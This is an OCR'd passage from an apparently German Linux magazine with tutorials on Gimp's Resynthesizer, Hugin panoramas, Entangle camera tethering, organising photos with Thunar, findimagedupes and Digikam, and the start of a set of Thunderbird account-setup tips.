Der Resynthesizer braucht eine Menge Speicher und CPU-Zeit, was natürlich abhängig von der Bildauflösung ausfällt. Bei einem 12-Megapixel-Foto sollte ein GB RAM frei sein, andernfalls wird Gimp möglicherweise instabil. In den meisten Fällen ist das Ergebnis des Resynthesizers passabel, braucht im Detail aber eine Nachbearbeitung. Dazu eignet sich im Anschluss das Klontool (C-Taste), mit dem man mit der Tastenkombination Strg-T einen Bildbereich als Stempel markiert, der sich dann auf andere Bereiche anwenden lässt.


Hugin: Panoramafotos selbst gemacht

Panoramen sind besonders in der Landschaftsfotografie reizvoll, um dramatische Stimmungen einzufangen. Für Android-Smartphones gibt es die Fotoapp Photosphere von Google für Panoramafotos schon einige Jahre. Auch Kamerahersteller wie Canon haben Panoramaprogramme in die Firmware vieler Modelle integriert, um

die Bilder dann am PC mit einer Zubehörsoftware wie Canon Photostitch zusammenzufügen.

Unter Linux funktioniert das mit der Open-Source-Software Hugin. Das Programm kann Panoramen aus überlappenden Serien von Einzelbildern erstellen. Die Installation ist nicht weiter kompliziert, denn das Programm wartet mit gleichnamigem Paketnamen in den Paketquellen der populären Linux-Distributionen auf die Installation. Hugin ist ein Werkzeug für Fortgeschrittene und man darf längere Experimente nicht scheuen, bis alle Funktionen des Programms ergründet sind. Empfehlenswert ist es, erst mal mit kleinen Panoramen aus zwei Einzelbildern zu beginnen.

Wichtig: Für gute Ergebnisse sollte immer die Brennweite aus den Metadaten der Einzelaufnahmen eingetragen werden. Manuell hinzugefügte Kontrollpunkte zwischen überlappenden Bildern verbessern das Ergebnis ganz erheblich. Eine detaillierte deutschsprachige Anleitung zu Hugin findet sich unter *http://rofrisch.wordpress.com/2012/05/19/hugin-tutorial01*.




Panorama-Stiching mit Hugin: Das Open-Source-Programm ist anspruchsvoll in der Bedienung. Es liefert bei sorgfältiger Zusammenstellung der Einzelbilder hervorragende Ergebnisse.

Entangle: Kamera per USB steuern

Kabelgebundenes Fotografieren funktioniert mit den meisten digitalen Spiegelreflex- und Systemkameras und der per USB-Kabel verbundene PC dient dabei zur Steuerung der Aufnahmeeinstellungen. Nützlich ist dieser Aufbau für Studiofotografie und automatisierte Zeitrafferaufnahmen.

Das Open-Source-Programm Entangle bietet solches kabelgebundenes Fotografieren. Der verbundene PC zeigt eine Vorschau der Aufnahmen an und speichert die Bilder direkt, ohne Umweg über die Speicherkarte.

Entangle unterstützt Digitalkameras vieler Hersteller, die per USB angeschlossen werden. Es bietet eine Livevorschau, Fernauslöser und programmierbaren Timer, um Studioarbeiten auf den Linux-Desktop zu bringen. Entangle erfindet das Rad nicht neu, sondern baut auf der Bibliothek libgphoto2 auf, um mit Kameras zu kommunizieren. Damit das klappt, muss diese von der Bibliothek unterstützt werden. Eine Liste der Kameramodelle, vornehmlich von Nikon und Canon, findet sich auf der Projektwebseite unter *www.gphoto.org/doc/remote*. Ist das eigene Modell in der Auflistung vorhanden, dann richten



Kamera am Kabel: Entangle kann viele Kameras von Nikon und Canon über USB ansteuern. Das ist in der Studiofotografie und für Zeitrafferaufnahmen nützlich.

diese Schritte eine Verbindung von Kamera und Linux-System ein:

1. Die Installation von Entangle klappt bei den verbreiteten Distributionen Debian, Ubuntu, Fedora und Open Suse über den Paketmanager.

In Debian und Ubuntu beispielsweise mit diesem Terminalkommando:

```
sudo apt-get install entangle
```

Auch die anderen Linux-Distributionen kennen das Programmpaket unter dem Namen „entangle“.

2. Die meisten Kameras arbeiten zunächst bei einem Anschluss über USB an den PC im MSC-Modus (Mass Storage Class) und verhalten sich wie ein Massenspeicher. Im Kameramenü müssen die Geräte erst nach MTP (Media Transfer Protocol) beziehungsweise PTP (Picture Transfer Protocol) umgeschaltet werden, damit sie von Entangle erkannt werden.

3. Nach der Verbindung der Kamera mit dem PC und dem Start von Entangle gehen Sie im Menü auf „Kamera“ und „Connect“. Dort wählen Sie das erkannte Gerät aus und gehen auf „Verbinden“.

Im gleichen Menü gibt es noch eine optionale „Vorschau“, die allerdings nicht bei allen Kameras funktioniert. Für automatisierte Zeitrafferaufnahmen dient der Menüpunkt „Bearbeiten → Einstellungen → Plugins“ und dort die Erweiterung „Repeat Shooter“. Danach zeigt das Programmfenster links unter „Automation“ die Einstellungen für das Plug-in an, um Intervall und Bilderzahl vorzugeben. ■

Ordnung in der Fotosammlung



© Giuseppe Porzani – Fotolia.com

Es wird fotografiert wie nie zuvor: Dank immer besserer Smartphone-Kameras können wir jeden Moment festhalten. Aber man sollte hinterher auch wissen, wo die Bilder zu finden sind. Wir zeigen Ihnen, wie Sie Ordnung in Ihren Fotos schaffen.

VON STEPHAN LAMPRECHT

Vielleicht kennen Sie das auch: Die guten Vorsätze sind da – eigentlich will man nach der letzten Urlaubsreise die Fotos gleich von der Digitalkamera auf den Rechner kopieren und dabei auch in Ruhe durchsehen. Aber dann fehlt die Zeit, der interne Speicher droht knapp zu werden. Am Ende landen mit einem beherzten „Alles markieren“ und „Verschieben“ die Bilder doch wieder unbesehen auf der Festplatte. Und wenn sich einige Tausend Bilder angesammelt haben, wird es schwer, genau die Fotos zu finden, nach denen man gesucht hat. Ganz ohne Zeitinvestition bekommt man keine Ordnung in sein Chaos, aber mit dem richtigen Werkzeug bleibt der Aufwand moderat.

Organisieren mit sprechenden Dateinamen

Es sind gerade die Cloudanbieter wie Apple oder Google, die den Anwendern versprechen, dass es eigentlich gar nicht mehr nötig sei, Zeit mit dem Sortieren von Fotos zu verbringen. Oder gar mit so etwas Altmodischem wie Dateinamen zu hantieren. Damit die Fotos hübsch ansehnlich auf einer Landkarte positioniert werden oder auf einem Zeitstrahl erscheinen, werten die Dienste die in einem Bild versteckten Metainformationen aus. Das klappt natürlich nur dann, wenn die Informationen korrekt sind. Stimmen in der Kamera also weder Zeit und werden gar keine Informationen zum Standort ermittelt, funktioniert das automatische Sortieren natürlich nicht.

Fotoverwaltungsprogramme für das eigene System greifen auf die gleichen Metainformationen zu, haben also im Falle von falschen oder fehlenden Informationen das gleiche Problem. Ohne die dahinterstehende Datenbank bleiben die Erinnerungen einfach Bilddateien mit Namen wie „dsc1234.jpg“. Mal eben die externe Festplatte mit den Fotos mitnehmen und anderswo zeigen? Dann muss man auch die Verwaltungssoftware dabeihaben, um gezielt die gewünschten Aufnahmen zu präsentieren. Und im Falle eines Systemwechsels funktioniert möglicherweise der Fotoverwalter nicht mehr.

Werden die Fotos nach einem einheitlichen Schema benannt, lassen sich auch umfangreiche Bestände ordentlich organisieren – im Prinzip ganz ohne Bildverwaltung. Größere Mengen an Dateien rasch umzubenennen ist für Linuxsysteme kein Problem. Mit Batchprogrammierung lösen fortge-

schrittene Nutzer eine solche Aufgabe rasch und unkompliziert. Wer es lieber grafisch mag, nutzt am besten die Funktionen eines Dateimanagers. **Thunar**, der aus dem XFCE-Desktop stammt, besitzt eine übersichtliche Oberfläche für mächtigen Bearbeitungsfunktionen. Thunar funktioniert auch auf anderen Gnome-affinen Desktops sowie auch unter KDE. Um lediglich den Dateimanager ohne den vollständigen XFCE-Desktop zu installieren, verwenden Sie im Terminal diesen Befehl:

```
sudo apt install –no-install-
  recommends thunar
```

Möchten Sie das Programm nur zur Bearbeitung von Fotos nutzen, genügt dies schon. Falls Sie vorhaben, später auch Musikdateien auf die gleiche Weise zu bearbeiten, komplettieren Sie den Dateimanager mit den passenden Plug-ins:


```
sudo apt install thunar-media-tags-
  plugin
```

Nach dem Start des Dateimanagers markieren Sie die Fotos mit der Maus und wählen das Menü „Bearbeiten → Umbenennen“. Im nachfolgenden Dialog markieren Sie aus dem Listenfeld den Eintrag „Datum / Uhrzeit einfügen“. Damit öffnen sich weitere Optionen am unteren Bildschirmrand. Markieren Sie „Aufnahmedatum“ aus der Liste unter „Zeit einfügen“. Um das Datum in der Reihenfolge Tag und Uhrzeit einzufügen, tragen Sie in das Feld „Format“ Folgendes ein:


```
%d-%m-%Y-%H-%M
```

Damit wird der bestehende Dateiname um die Zeitangabe „20-07-2017-15-34“ ergänzt. Die Parameter, die Sie hier nutzen können, leiten sich vom Terminalkommando „date“ ab. Wenn Sie also andere Angaben oder Formate wünschen, schauen Sie sich am besten die Manpage des date-Kommandos an.

Mit „Datei umbenennen“ starten Sie den Vorgang. Damit ist im Dateinamen schon einmal das Aufnahmedatum verewigt. Jetzt könnten Sie den alten Dateinamen entfernen. Da es aber nicht ausgeschlossen werden kann, dass Sie zum gleichen Zeitpunkt mehrere Fotos aufgenommen haben, fügen Sie am besten zunächst einen Zähler ein. Die Dateien sind in Thunar noch markiert. Rufen Sie also erneut das Werkzeug zum Umbenennen auf und nutzen Sie jetzt das Kommando „Nummerieren“. Wählen Sie ein Zahlenformat aus und ergänzen Sie über die kleine Maske am unteren Rand ein Trennzeichen. Das erleichtert den letzten Schritt. Diesmal entscheiden Sie sich für die Aktion „Zeichen entfernen“ und legen anschließend über die Position von links und rechts den Bereich fest, der gelöscht werden soll. Mittels der Option „Einfügen“ können Sie jetzt noch einen ergänzenden Ausdruck in den Namen aufnehmen, zum Beispiel „Urlaub“. Mit nur wenigen Arbeitsschritten erreichen Sie eine große Wirkung.



Thunar kann ganz einfach die Fotos nach dem Aufnahmedatum umbenennen. Das Namensformat legen Sie mittels vorgegebener Variablen fest.




Thunar-Korrekturen: Mit weiteren Funktionen entfernen Sie später auch noch den alten Dateinamen und ergänzen Nummerierungen und Motivbeschreibungen.

Duplikate in der Bildersammlung

Jede größere Fotosammlung enthält Duplikate. Wenn Fotos vom Smartphone auf den Rechner kopiert werden, aber auf dem Handy verbleiben, hat man einige Wochen später das erste Kopieren vergessen und die Fotos gehen den Weg ein zweites Mal. Es gibt ein Programm für die Kommandozeile, das recht flott arbeitet und die Mehrzahl der Duplikate recht zuverlässig ermittelt. Die Chancen stehen gut, dass das Tool **findimagedupes** in den Paketquellen Ihrer Distribution zur Verfügung steht. Probieren Sie es einfach im Terminal mit

```
sudo apt install findimagedupes
```

aus. Kann das Paket nicht gefunden werden, besuchen Sie die Homepages des Projekts unter *https://github.com/opennota/findimagedupes*, um sich über die weiteren




Der Digikam-Assistent führt durch die Einrichtung. Die Option, Metadaten direkt in die Dateien zu schreiben, macht die Metainformationen unabhängig von Speicherort und Programm.

Schritte für die Installation zu informieren. Die ist zwar nicht sonderlich schwer, nimmt dann aber etwas mehr Zeit in Anspruch.
Das installierte Tool starten Sie im Terminal mit *findimagedupes*. Die Steuerung erfolgt über einzelne Schalter. „R" („Recurse") definiert, dass auch Unterverzeichnisse durchsucht werden. Mit „t" und einem nachfolgenden Zahlenwert wird der Schwellenwert definiert, ab dem das Programm ein Bild als ähnlich interpretiert. Bei „0" sind dies exakt identische Bilder, und mit „63" stuft das Tool alle Bilder als ähnlich ein. Erfahrungsgemäß bringt ein mittlerer Wert von 30 die besten Ergebnisse. Schließlich müssen Sie noch festlegen, wie die Dubletten ausgegeben werden. Im nachfolgenden Beispiel

```
findimagedupes -R -t 30 -p feh ~/
 Bilder
```

landen diese beim Bildbetrachter feh, der für die Kommandozeile gut geeignet ist. Möglicherweise müssen Sie diesen auch erst auf Ihrem System nachinstallieren.




Dank verschiedener Ansichten bietet die Bildverwaltung Digikam alles, was Sie zur Organisation auch umfangreicher Fotosammlungen benötigen.

Elaborierte Fotoverwaltung mit Digikam


Sie wollen Fotos auch bewerten, zu einer „Diashow" zusammenstellen oder mit Stichwörtern arbeiten? Dann benötigen Sie eine ausgewachsene Fotoverwaltung. Inzwischen gibt es eine ganze Reihe von Programmen, mit denen Sie auch umfangreiche Sammlungen übersichtlich organisieren und die darin gespeicherten Bilder schnell betrachten können. Darktable ist derzeit die Software, die in Hinblick auf die Unterstützung des professionellen RAW-Formats und mit ihren Bearbeitungsfunktionen den besten Ruf genießt. Wer seine Fotos nicht nur organisieren, sondern direkt die Rohdaten aus der Kamera verwenden will, um Korrekturen vorzunehmen, findet in **Darktable** das passende Werkzeug. Allerdings sind die Einstiegshürden trotz aller Assistenten und Hilfsfunktionen doch recht hoch.
Wenn es lediglich um die Organisation und eventuelle kleinere Korrekturen geht, bietet sich **Digikam** an. Es ist eigentlich für den KDE-Desktop entwickelt, funktioniert aber auch unter Gnome-affinen Umgebungen. Digikam bietet alle wesentlichen Funktionen für die Bearbeitung und Verwaltung von Fotos. Außerdem macht es Digikam leicht, Bilddateien auch auf externe Datenträger auszulagern – ein gewichtiges Argument, wenn der Platz auf den internen Festplatten knapp zu werden droht.
Wer eine Distribution einsetzt, die den KDE-Desktop als Standard nutzt, dürfte bereits eine lauffähige Version von Digikam auf dem Rechner haben. Ansonsten ist es in den Paketquellen aller aktuellen Linux-Varianten zu finden. Nach dem ersten Aufruf der Software startet zunächst ein Assistent, der bei der Einrichtung des Programms hilft. Im ersten Schritt definieren Sie ein Verzeichnis, in das die Fotos abgelegt werden. Das kann der vorgeschlagene Ordner des Systems sein, aber auch eine Netzwerkfreigabe auf einem NAS oder einem anderen Rechner. Anschließend muss der Speicherort für die Datenbanken sowie deren Format festgelegt werden. Digikam speichert Informationen zu den Fotos, aber auch Miniaturen in verschiedenen Datenbanken. Entscheiden Sie sich am besten für das robuste und ausgereifte Sqlite-Format. Wer ohnehin nur vorhat, die Fotos von Kamera oder Smartphone rasch zu importieren, kann die Optionen zum Rohformat einfach bei den voreingestellten Werten belassen.
Wichtiger ist da die nächste Frage des Assistenten: Mit der Fotoverwaltung weisen Sie den Bildern auf Wunsch weitere Eigenschaften zu, zum Beispiel Informationen zum Ort der Aufnahme oder Personennamen. Digikam kann diese Informationen direkt in die Bilddatei als Metainformation schreiben. Das bietet den Vorteil, dass die Informationen auch beim Import in einer anderen Fotoverwaltung gelesen werden können und auch beim Kopieren auf andere Datenträger erhalten bleiben. Eingebettete Metadaten machen allerdings die Arbeit mit dem Programm etwas langsamer. Wägen Sie ab und entscheiden Sie sich im Zweifel dafür, den Voreinstellungen zu folgen.
Schließlich legen Sie noch fest, wie die Vorschaubilder in der Bildübersicht, dem Leuchttisch, dargestellt werden. Im Zusammenhang damit haben Sie die Wahl, Bilder vom Leuchttisch in der Vorschau zu öffnen oder direkt in einem Editor. Praktisch ist es, sich die Kurzinfos anzeigen zu lassen, wenn mit der Maus auf ein Bild in der Übersicht gezeigt wird.
Damit ist der Einrichtungsassistent absolviert. Mit „Abschließen" verlassen Sie die Einrichtung. Jetzt startet Digikam zum ersten Mal und liest die Bilder aus dem Verzeichnis ein, das Sie während der Einrichtung als Speicherort definiert haben.

Fotos in Digikam-Alben organisieren

Daran hat auch die Digitalfotografie nichts geändert: Fotos werden am besten in Alben sortiert. Digikam besitzt bereits einige eingebaute Funktionen, um schneller zum gesuchten Foto zu gelangen. Darauf haben Sie über die linke Seitenleiste Zugriff. Mit „Daten" werden die Fotos nach Aufnahmedatum gruppiert, „Karte" platziert sie anhand im Bild gespeicherter Geotags auf der Weltkugel. Der Klassiker sind aber schlicht Alben. Ein Album in Digikam entspricht auch einem Ordner auf der Festplatte. Besonders schnell legen Sie ein Al-



Die Digikam-Optionen zur Gesichtserkennung sind sehr übersichtlich und einfach. Das Tool liefert aber durchaus brauchbare Ergebnisse.



Nach der Erkennung von Gesichtern kommt die Bestimmung: Sie können der Software mitteilen, um welche Person es sich bei den Bildern handelt.


bum direkt aus der Übersicht heraus an. Markieren Sie die gewünschten Fotos und klicken Sie mit der rechten Maustaste. Wählen Sie im Kontextmenü „In Album verschieben“. Im nachfolgenden Dialog können Sie ein bereits bestehendes Album verwenden oder mit „Neues Album“ eine neue Sammlung anlegen. Praktischerweise können Sie das Album auch gleich zeitlich einordnen. Unter „Datum des Albums“ haben Sie die Wahl, den Zeitstempel der ältesten oder neuesten Aufnahme zu verwenden oder den Durchschnitt aus allen Bildern der Auswahl zu nutzen.

Mit Digikam Personen suchen und erkennen

Eine praktische Funktion, um die Fotos nach Personen zu ordnen, ist die automatische (experimentelle) Gesichtserkennung. Rufen Sie dazu den Bereich „Personen“ entweder über die Seitenleiste oder das Menü „Durchsuchen“ auf. Klicken Sie auf „Sammlung nach Gesichtern durchsuchen“. Entscheiden Sie sich danach für „Gesichter finden“. Der Vorgang dauert eine Weile, je nach Menge der Fotos. Digikam präsentiert Ihnen danach übersichtlich alle gefundenen Gesichter. Zeigen Sie mit der Maus auf ein Foto, können Sie jetzt den Namen der betreffenden Person eingeben. Über die Funktion „Gesichter erkennen“ können Sie später den Datenbestand dann nach bereits bekannten Personen durchsuchen. Der Name der Person wird automatisch zu einem Schlagwort in der Personenansicht. So finden Sie später jederzeit die passenden Aufnahmen wieder.

Mit Digikam Schlagwörter vergeben

Schlagwörter sind eine gute Ergänzung, um noch mehr Ordnung in die Fotosammlung



Neues Album mit mehreren Fotos: Bei der Anlage eines neuen Albums kann das Aufnahmedatum ausgewertet werden.

zu bekommen. Damit werden dann auch Aufnahmen wiedergefunden, die über mehrere Ereignisse oder Alben hinweg interessant sind – etwa Orte oder abstrakte Begriffe wie „Architektur“ oder „Fahrzeug“. Das geht in Digikam ebenfalls am schnellsten über das Kontextmenü gewählter Einträge. Nach dem Rechtsklick finden Sie im unteren Bereich des Menüs das Kommando „Stichwort zuweisen“. Anschließend können Sie aus den Stichwörtern wählen, die Sie vor kurzem erst genutzt haben. Oder Sie nutzen „Neues Stichwort hinzufügen“, um ein neues Stichwort anzulegen. Mit solchen Stichwörtern verleihen Sie der Sammlung den Feinschliff. Sie dürfen ruhig eng gewählt sein. Liegen die Aufnahmen etwa im Ordner „Hamburg Urlaub 2017“, dann könnten Sie mit den Stichwörtern auf Motivebene mehr Ordnung schaffen, wenn Sie etwa die Sehenswürdigkeiten auf dem Bild mit weiteren Stichwörtern versehen.



Digikam mit Export-Plug-ins: Wenn die Kipi-Plug-ins installiert sind, dann lassen sich Fotos auch mit diversen anderen Plattformen teilen.


Fotos betrachten und weitergeben

Natürlich dient Digikam nicht nur zur Verwaltung Ihrer Aufnahmen. Sie können direkt aus der Software heraus Diashows und Präsentationen gestalten. Diese Funktionen finden Sie im Menü „Ansicht“. Dazu wählen Sie zunächst die Alben oder Bilder aus, die Sie verwenden wollen, und legen danach Übergänge fest oder fügen auch Beschriftungen ein. Über „Extras“ produzieren Sie Galerien im HTML-Format oder gestalten einen individuellen Kalender. Dank zahlreicher Plug-ins können Sie Fotos auch mit externen Plattformen teilen. Dazu müssen Sie in der Paketverwaltung die sogenannten Kipi-Plugi-ns nachinstallieren. ■

Die besten Tipps für Thunderbird

Thunderbird ist eines der beliebtesten Mailprogramme. Selbst viele Windows-Nutzer, die auch ein Outlook auf dem Rechner hätten, bevorzugen Thunderbird. Funktionalität, Layout und Optik sind ausgereift, die Konfiguration ist aber zum Teil verschnörkelt.

VON HERMANN APFELBÖCK



Braucht man heutzutage überhaupt noch ein Mailprogramm? Uneingeschränkt ja, sofern man beruflich mit Mails arbeitet und eventuell mehrere Konten mit einer Software verwalten will. Aber auch private Nutzer mit nur einem Konto arbeiten übersichtlicher, komfortabler und sicherer, wenn sie statt Webmail im Browser ein spezialisiertes Mailprogramm verwenden.

Konten und Konteneinstellungen

Starten Sie Thunderbird zum ersten Mal, öffnet sich der Einrichtungsassistent. Gleiches geschieht, wenn Sie über „Einstellungen → Konteneinstellungen“ unter „Konten-Aktionen“ ein „E-Mail-Konto hinzufügen“. Bei allen namhaften Mailprovidern (Google, GMX, Hotmail, Vodafone, Telekom, Strato, 1&1 etc.) genügt es, den eigenen Namen einzutragen (technisch irrelevant), ferner die Mailadresse und das Passwort für das Konto. Nach „Weiter“ kontaktiert Thunderbird seine Datenbank und konfiguriert die Einstellungen für Eingangs- und Ausgangsserver automatisch.

Eingerichtete Mailkonten finden Sie unter „Einstellungen → Konten-Einstellungen“ versammelt. An den grundlegenden „Server-Einstellungen“ müssen Sie nichts ändern, wenn die Verbindung funktioniert. Gibt es beim Verbindungsaufbau einen Fehler, dann könnte es an einem falschen Passwort oder an falschen Ports liegen. Die richtigen Einstellungen erfahren Sie normalerweise vom Provider. Die üblichen Standardports für verschlüsseltes SSL/TLS sind 995 für POP3 und 993 für IMAP.

Die Einstellungen für „Kopien & Ordner“ sind wichtig, da Sie insbesondere für berufliche Mails einen Nachweis für gesendete Nachrichten brauchen. Daher muss die Option „Eine Kopie speichern“ (für gesendete Mails) aktiviert sein. Wer mehrere Konten benutzt, kann die Sendekopien aller Konten an einer Stelle sammeln. Dazu kann ein „Anderer Ordner“ definiert werden, der in einem anderen Mailkonto liegt. Derselbe Zielordner kann dann unter „Kopien & Ordner“ für alle Konten festgelegt werden.

